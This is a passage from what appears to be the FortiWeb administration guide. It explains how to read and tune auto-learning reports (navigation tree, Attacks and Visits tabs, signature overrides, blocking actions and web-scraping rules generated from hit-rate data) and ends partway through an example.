4. Gauge progress by periodically reviewing the auto-learning report, which FortiWeb keeps up-to-date during auto-learning (see Viewing auto-learning reports on page 229 and Generating a profile from auto-learning data on page 245). If parameters are missing, auto-learning is not complete.



Auto-learning considers URLs up to approximately 128 characters long (assuming single-byte character encoding, after FortiWeb has decoded any nested hexadecimal or other URL encoding — therefore, the limit is somewhat dynamic). If the URL is longer than that buffer size, auto-learning cannot learn it, and therefore ignores it. No event log is generated.

In those cases, you must manually configure FortiWeb protection settings for the URL, rather than discovering recommended protection settings via auto-learning. However, you may be able to re-use the settings recommended for other, shorter URLs by auto-learning.

For example, if auto-learning discovers an email address parameter, it probably should have the same input constraints regardless of which URL uses it.

5. If there is an unusual number of attacks, there are false positives, or if some auto-learning data is incorrect, you can do one of the following:
   - fine-tune the auto-learning profile, delete the old auto-learning data, then return to the previous step (see Removing old auto-learning data on page 249)
   - fine-tune the parameters in the auto-learning report before generating protection profiles (see Overview tab on page 234, Attacks tab on page 236, Visits tab on page 238, and Parameters tab on page 243)
   - after the next step, adjust settings in the generated protection profiles
6. Continue with Generating a profile from auto-learning data on page 245.

Pausing auto-learning for a URL

Dynamic URLs that you have **not** configured to be interpreted by a URL replacer cause:

- reduced performance
- a tree that contains many URLs that are actually forms of the same URL
- auto-learning data that is split among each observed permutation of the dynamic URL

To solve these problems, stop auto-learning for those URLs (right-click them in the auto-learning report and select Stop Learning), then configure a URL replacer. For details, see How to adapt auto-learning to dynamic URLs & unusual parameters on page 198.

If you decide later that the URLs were not, in fact, dynamic, you can resume auto-learning: right-click the URL in the auto-learning report, then select **Start Learning**. Otherwise, for dynamic URLs, you can delete split auto-learning data (see Removing old auto-learning data on page 249).

See also

- Viewing auto-learning reports
- How to adapt auto-learning to dynamic URLs & unusual parameters
- Removing old auto-learning data

Viewing auto-learning reports

Auto Learn > Auto Learn Report > Auto Learn Report displays the list of reports that the FortiWeb appliance has automatically generated from information gathered by auto-learning profiles.

Primarily, you use auto-learning reports to determine whether or not the auto-learning feature has collected sufficient data to end the auto-learning phase of your installation, and transition to purely applying your security policies (see Generating a profile from auto-learning data on page 245).



Sometimes, such as when you change the web applications that are installed on your web servers, you may want to run additional phases of auto-learning.

To create a fresh auto-learning report, new protection profiles, or both, you can reset the auto-learning report and delete its data. For details, see Removing old auto-learning data on page 249.

Reports from auto-learning profile data can also provide information about your web servers' traffic.



Whitelisted items are **not** be included in auto-learning reports. See Configuring the global object white list on page 605.



Alternatively, for information on normal network traffic, you can use the data analytics feature. See Viewing web site statistics on page 753.

To view a report generated from auto-learning data



To view auto-learning reports, the Adobe Flash Player browser plug-in is required.

1. Go to **Auto Learn > Auto Learn Report > Auto Learn Report**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Autolearn Configuration** category. For details, see Permissions on page 62.


2. Mark the check box for the report you want to see.
3. Click **View**.

   The report appears, with two panes:

   - The left-hand pane enables you to navigate through the web sites and URLs that are the subjects of the report.
   - The right-hand pane includes tabs that display the report data.

   If a report contains multiple pages of results, click the arrows at the bottom of the page to move forward or backwards through the pages of results.

Parts of auto-learning reports




See also

- Removing old auto-learning data
- Using the report navigation pane
- Using the report display pane
- Configuring an auto-learning profile
- Generating a profile from auto-learning data

Using the report navigation pane

To view report data, click the expand icon (**+**) next to items in the navigation tree and click items to see applicable information. Different tree levels provide different report data.

Parts of the report navigation pane





If URL rewriting is configured, the tree's URL is the one requested by the client, **not** the one to which it was rewritten before passing on.



If the tree contains many URLs that are actually forms of the same URL, or includes sessions IDs, such as:

```
/app/login.asp;jsessionid=xxx;p1=111;p2=123?p3=5555&p4=66aaaaa
```


the web application may use dynamic URLs or unusual parameter separators, and require a URL interpreter for auto-learning to function normally. For details, see Auto-learning on page 198

You can change the display and content of data using the context menu. To do so, right-click the name of an item in the navigation tree, then select a pop-up menu option:

Setting name	Description
Refresh the Tree	Select to update the display in the navigation pane. If hosts or URLs have been discovered since you last loaded the auto-learning report web page, this will update the tree to reflect those new discoveries.
Filter the Tree	Select to show or hide HTTP sessions in the report by their HTTP request method and/or other attributes. A pop-up dialog appears. See Filtering an auto-learning report.
Expand Current Node	Select to expand the item and all of its subitems. This option has no effect when right-clicking the name of the auto-learning profile.
Stop Learning	Select this option if you have determined that the item is a dynamic URL. For details, see Pausing auto-learning for a URL on page 229. If you have erroneously categorized the URL as dynamic, to resume learning, right-click the URL again and select **Start Learning**.
Clean Data	Select to remove auto-learning's statistical data for this item. This may be useful if either: • You want to clear the data set to begin fresh for a new phase of auto-learning. • You know that the inputs required by a specific URL have changed since you initially began learning about a web site's parameters. This could happen when you upgrade a web application. • The item was an instance of a dynamic URL, and you did not apply a matching URL interpreter, and therefore the data was corrupted. See Removing old auto-learning data on page 249.

If you select Filter the Tree, a dialog appears.

Filtering an auto-learning report



Depending on its level in the navigation tree, an item may be either a server policy observing multiple hosts, a single host, a common part of a path contained in multiple URLs, or a single requested file. Depending on the part of the navigation tree that you select, the auto-learning report displays:

- statistics specific to each requested URL
- totals for a group of URLs with a common path
- totals for all requested URLs on the host
- totals for all requests on all hosts observed by the auto-learning profile

To show only specific nodes in the URL tree and hide the rest (that is, “filter”), select which attributes that a node or its subnode must satisfy in order to be included in the report’s statistics.

For example, to include only statistics for parts of the URL tree pertaining to HTTP `POST` requests to Java server pages (JSP files), you would enter `.jsp` in the **Search** field under **URL** and enable **POST** under **HTTP Method**, disabling in order to filter out all other HTTP methods.



If auto-learning is using a URL interpreter to understand the structure of your application’s URLs, search for the interpreted URL as it appears in the report’s navigation tree, **not** the real URL as it appears in the HTTP request.

See also


- Removing old auto-learning data
- Using the report display pane

Using the report display pane

Tabs, statistics and charts appear on the report display (right-hand) pane. Their appearance varies depending on which level you selected in the navigation tree.

The report display pane contains several feature buttons above the report.

Buttons at the top of the auto-learning report's display pane




Setting name	Description
Refresh	Click to update the report display to reflect statistics, if any, that have been gathered since you loaded the auto-learning report web page.
Generate Config	Click to generate a web protection profile from the auto-learning profile. For instructions, see Generating a profile from auto-learning data on page 245.
Generate PDF	Click to download a PDF copy of the report. A pop-up dialog appears. Type a file name for the PDF, then click **OK**.

Overview tab

The **Overview** tab provides a statistical summary for all sessions established with the host during the use of the auto-learning profile, or since its auto-learning data was last cleared, whichever is shorter. The contents and buttons of the **Overview** tab change depending on the level in the navigation tree.

Auto-learning report Overview tab




Setting name	Description
Edit Protected Servers	Click to open a dialog where you can select or deselect IP addresses and/or domain names that will be members of the protected host names group for the generated profile. This button appears only when you select the policy in the navigation pane.
Edit URL Page	Click to open a dialog where you can specify that the currently selected URL will be allowed, and whether it will be regarded as a start page for the generated profile. You can also select which action to take if there is a rule violation: • **Alert & Deny** — Block the request (reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Continue** — Continue by evaluating any subsequent rules defined in the web protection profile (see Sequence of scans on page 30). If no other rules are violated, allow the request. If multiple rules are violated, a single request will generate multiple attack log messages and/or alert email. • **Pass** — Allow the request. Do **not** generate an alert email and/or log message. This button appears only when you select a URL in the navigation pane.
Hits Count	Click the link to go to the Visits tab. This row appears in the **Item** column of the **Overview** table.
Attack Count	Click the link to go to the Attacks tab. This row appears in the **Item** column of the **Overview** table.

Attacks tab

The **Attacks** tab provides statistics in both tabular and graphical format on HTTP sessions that contained one of the types of attacks that the web protection profile was configured to detect.

Sometimes, auto-learning reports may contain fewer attacks than you see in the FortiWeb appliance's attack logs. For details, see About the attack count on page 238.

Auto-learning report Attacks tab



Depending on the level of the item selected in the navigation pane, the **Action** and **Enable** columns may appear. Using these settings, you can override the FortiWeb's statistically suggested attack protection settings.

To display a pop-up list of an attack type's protection profile settings estimated from current auto-learning data, click the **Detail** icon. The dialog that appears may vary by the attack type. You can use it to manually override the estimated settings.


To override configuration suggested by auto-learning for a specific attack type

1. From the drop-down list in the **Type** column, select either:
   - **Recommended** — Do **not** override the suggestion. FortiWeb automatically estimates whether enabling or disabling scans for each attack signature is appropriate, based upon auto-learning data. When you generate a protection profile, FortiWeb will use whichever setting is indicated by the current auto-learning data.
   - **Custom** — Override the suggestion. When you generate a protection profile, FortiWeb will use the setting indicated by you, not the current auto-learning data.
2. If you selected **Custom** from **Type**, from each drop-down list in the **Custom** column, select one of these options:
   - **On** — Manually override the suggestion. In step 3, select which attack prevention signatures to enable. (Non-selected signatures will be disabled.)
   - **Off** — Manually override the suggestion, and disable all attack prevention signatures for this type.



If the URL is not susceptible to a specific type of attack, select **Off** to improve performance.

Auto-learning report Attacks tab — Manually enabling attack signatures



3. In the row for each attack type where you have set the drop-down list to **Custom**, click the **Detail** icon.

   A dialog appears which lists the individual attack signatures for that attack category.
4. For each signature that you want to manually enable, mark its **Status** check box.



You **must** mark the **Status** check box of every signature that you want to enable. Failure to select any signatures will effectively disable attack prevention, even though you have selected **On** from the **Enable** drop-down lists for the attack category.

5. Click **OK**.

6. From each drop-down list in the **Action** column, select one of the following options:

- **Alert** — Accept the request and generate an alert email and/or log message.
- **Alert & Deny** — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665.
- **Send HTTP Response** — Block and reply to the client with an HTTP error message and generate an alert email and/or log message.
  You can customize the attack block page and HTTP error code that FortiWeb returns to the client. See Customizing error and authentication pages (replacement messages) on page 665..
- **Redirect** — Redirect the request to the URL that you specify in the protection profile and generate an alert email and/or log message. Also configure Redirect URL and Redirect URL With Reason.
- **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. See also Monitoring currently blocked IPs on page 760.
  You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665.



If FortiWeb is deployed behind a NAT load balancer, when using **Period Block**, you **must** also define an X-header that indicates the original client's IP (see Defining your proxies, clients, & X-headers on page 366). Failure to do so may cause FortiWeb to block **all** connections when it detects a violation of this type.

About the attack count

Sometimes, auto-learning reports may contain fewer attacks than you see in the FortiWeb appliance's attack logs.

In some cases, the count is low because the attack was attempted, but was targeted towards a URL that did not actually exist on the server (that is, it resulted in an HTTP `404 File Not Found` reply code). Because the URL did not exist, the auto-learning report does **not** include it in its tree of requested URLs. In other words, the attack was not counted in the report because it did not result in an actual page hit.


Visits tab

The **Visits** tab displays the following statistics:

- When a policy is selected in the navigation tree, bar chart information about the most and least-used URLs
- When a host is selected, tabular information on HTTP return codes in the 400 and 500 series
- When the policy or a host is selected, tabular information on the rate of file requests (hits) by IP address and content type

Buttons above the tables and charts allow you to edit the profile that auto-learning generates from the **Visits** tab statistics.

Auto-learning report Visits tab (image truncated)



Setting name	Description
Edit Allow Method	Allows you to specify whether an HTTP request method is allowed in the generated profile using one of the following values: • **On** — Enable the method in the generated profile. • **Off** — Disable the method in the generated profile. • **Default** — When you generate a protection profile, FortiWeb automatically determines whether to enable or disable the HTTP method in the profile based on current auto-learning data. Available only when a policy is selected in the navigation tree.

Setting name	Description
Edit Exception Method	Allows you to specify whether an HTTP request method is an exception in the generated profile using one of the following values: • **On** — Enable the method for the URL in the generated profile. • **Off** — Disable the method for the URL in the generated profile. • **Default** — When you generate a protection profile, FortiWeb automatically determines whether to enable or disable the HTTP method in the profile based on current auto-learning data. FortiWeb will use whichever setting is indicated by the current auto-learning data. Available only when individual URL is selected in the navigation tree.
Edit URL Access (In the **Most hit URL table and chart** section)	Click this button to open a dialog where you can select which pages will be included in a URL access rule whose **Action** is **Pass** (i.e. **allow** the request and do not generate an attack log message). To include the URL, click and drag it from the column named **Available** on the right into the column on the left, named **URL Access rules with action 'Pass'**. Essentially, auto-learning's assumption in this case is that most page hits are legitimate, so that URLs that are frequently hit should be normally accessible. This button appears only when you select the policy in the navigation pane.
Edit Start Page	Click this button to open a dialog where you can select which pages will be included in a URL access rule whose **Action** is **Pass** (i.e. allow the request and do not generate an attack log message). To include the URL, click and drag it from the column named **Available** on the right into the column on the left, named **URL Access rules with action 'Pass'**. This button appears only when you select the policy in the navigation pane.

Setting name	Description
Edit URL Access (In the **Least hit URL table and chart** section)	Click this button to open a dialog where you can select which pages will be included in a URL access rule whose **Action** is **Alert & Deny** (i.e. **block** the request and generate an alert email and/or attack log message). To include the URL, click and drag it from the column named **Available** on the right into the column on the left, named **URL Access rules with action 'Alert & Deny'**. Essentially, auto-learning's assumption in this case is that most page hits are legitimate, so that URLs that are **not** frequently hit possibly could be a back door or other hidden URL, and therefore should **not** be accessible. This button appears only when you select the policy in the navigation pane.
Edit URL Access (In the **Suspicious URL table and chart** section)	Click this button to open a dialog where you can select which pages will be included in a URL access rule whose **Action** is **Alert & Deny** (i.e. **block** the request and generate an alert email and/or attack log message). To include the URL, click and drag it from the column named **Available** on the right into the column on the left, named **URL Access rules with action 'Alert & Deny'**. Essentially, auto-learning's assumption in this case is that administrative URLs should not be accessible to the general public on the Internet, so that requests for these URLs could be a potential attack or scouting attempt, and should be blocked. This button appears only when you select the policy in the navigation pane.
Edit Content Type (In the **Most hit IP table** section)	Allows you to specify which content types FortiWeb includes in any Advanced Protection custom rule it generates using **Most hit IP table** data. By default, the following content types are selected: • application/soap+xml • application/xml(or)text/xml • text/html • text/plain • application/json The custom rule FortiWeb generates is designed to detect and prevent web scraping (content scraping) activity. For more information, see Most hit IP table and web scraping detection on page 242.

Most hit IP table and web scraping detection

The **Most hit IP table** displays the data that FortiWeb uses to automatically generate Advanced Protection custom rules that target web scraping (also called content scraping, web harvesting, or web data extraction). Web scraping is an automated process for collecting information from the web. In many cases, web scraping is performed with the intention of re-using the content without authorization.

For efficiency, web scrapers scan web sites quickly, which generates a file request rate that is noticeably higher than non-automated traffic. However, web scrapers also target dynamic web site content, represented by content types such as XML, soap/XML, JSON, and text/plain, rather than static content like graphics files.

Therefore, for its web scraping custom rule data, FortiWeb collects statistics for both the rate of requests for files (hit rate) and the type of content requested. By creating a rule that accounts for the content type, FortiWeb can provide targeted protection against web scraping in addition to its DoS prevention features, which focus on rate alone.

The **Most hit IP table** displays the following information:

- The IP addresses that had the highest rate of requests for files (hit rate) during the auto-learning period
- Statistics on the types of content that clients requested

To determine the most-hit IP addresses, the auto-learning feature divides the auto-learning period into five-minute observation periods. It records the total number of hits that individual IP addresses receive during each five-minute period. The **Visits** tab displays information about the ten observation periods that had the highest number of hits, including the source IP address and details about the content types of files.

When you generate a profile using the auto-learning report, FortiWeb generates an Advanced Protection custom rule for each selected row in the **Most hit IP table**. (The first row is selected by default.) FortiWeb converts the data in the row to a baseline maximum hit rate for a specific IP address and content type. When web scraping activity generates a higher hit rate, it triggers the rule action.

Each generated custom rule contains the following filters:

- **Content Type** — Matches requests for files of the specified type.

  By default, the following content types are selected:

  - application/soap+xml
  - application/xml(or)text/xml
  - text/html
  - text/plain
  - application/json

  Use **Edit Content Type** to customize the values that FortiWeb uses in the filter.

- **Occurrence** — Matches requests for files that match the **Content Type** filter and exceed a threshold that FortiWeb calculates using the values found in the **Most hit IP table** item.

For example, **Most hit IP table** contains an item with the following values. The values represent hit statistics during an observation period that was among the top ten:

Source IP	Content type	Count	Percentage
10.200.0.1	text/html	44	81.48%
	unrecognized content-type	10	18.52%
	Total	54	100%

This item generates an Advanced Protection custom rule with a **Content Type** filter that matches text/html content (one of the default types) and an **Occurrence** filter with the following values:

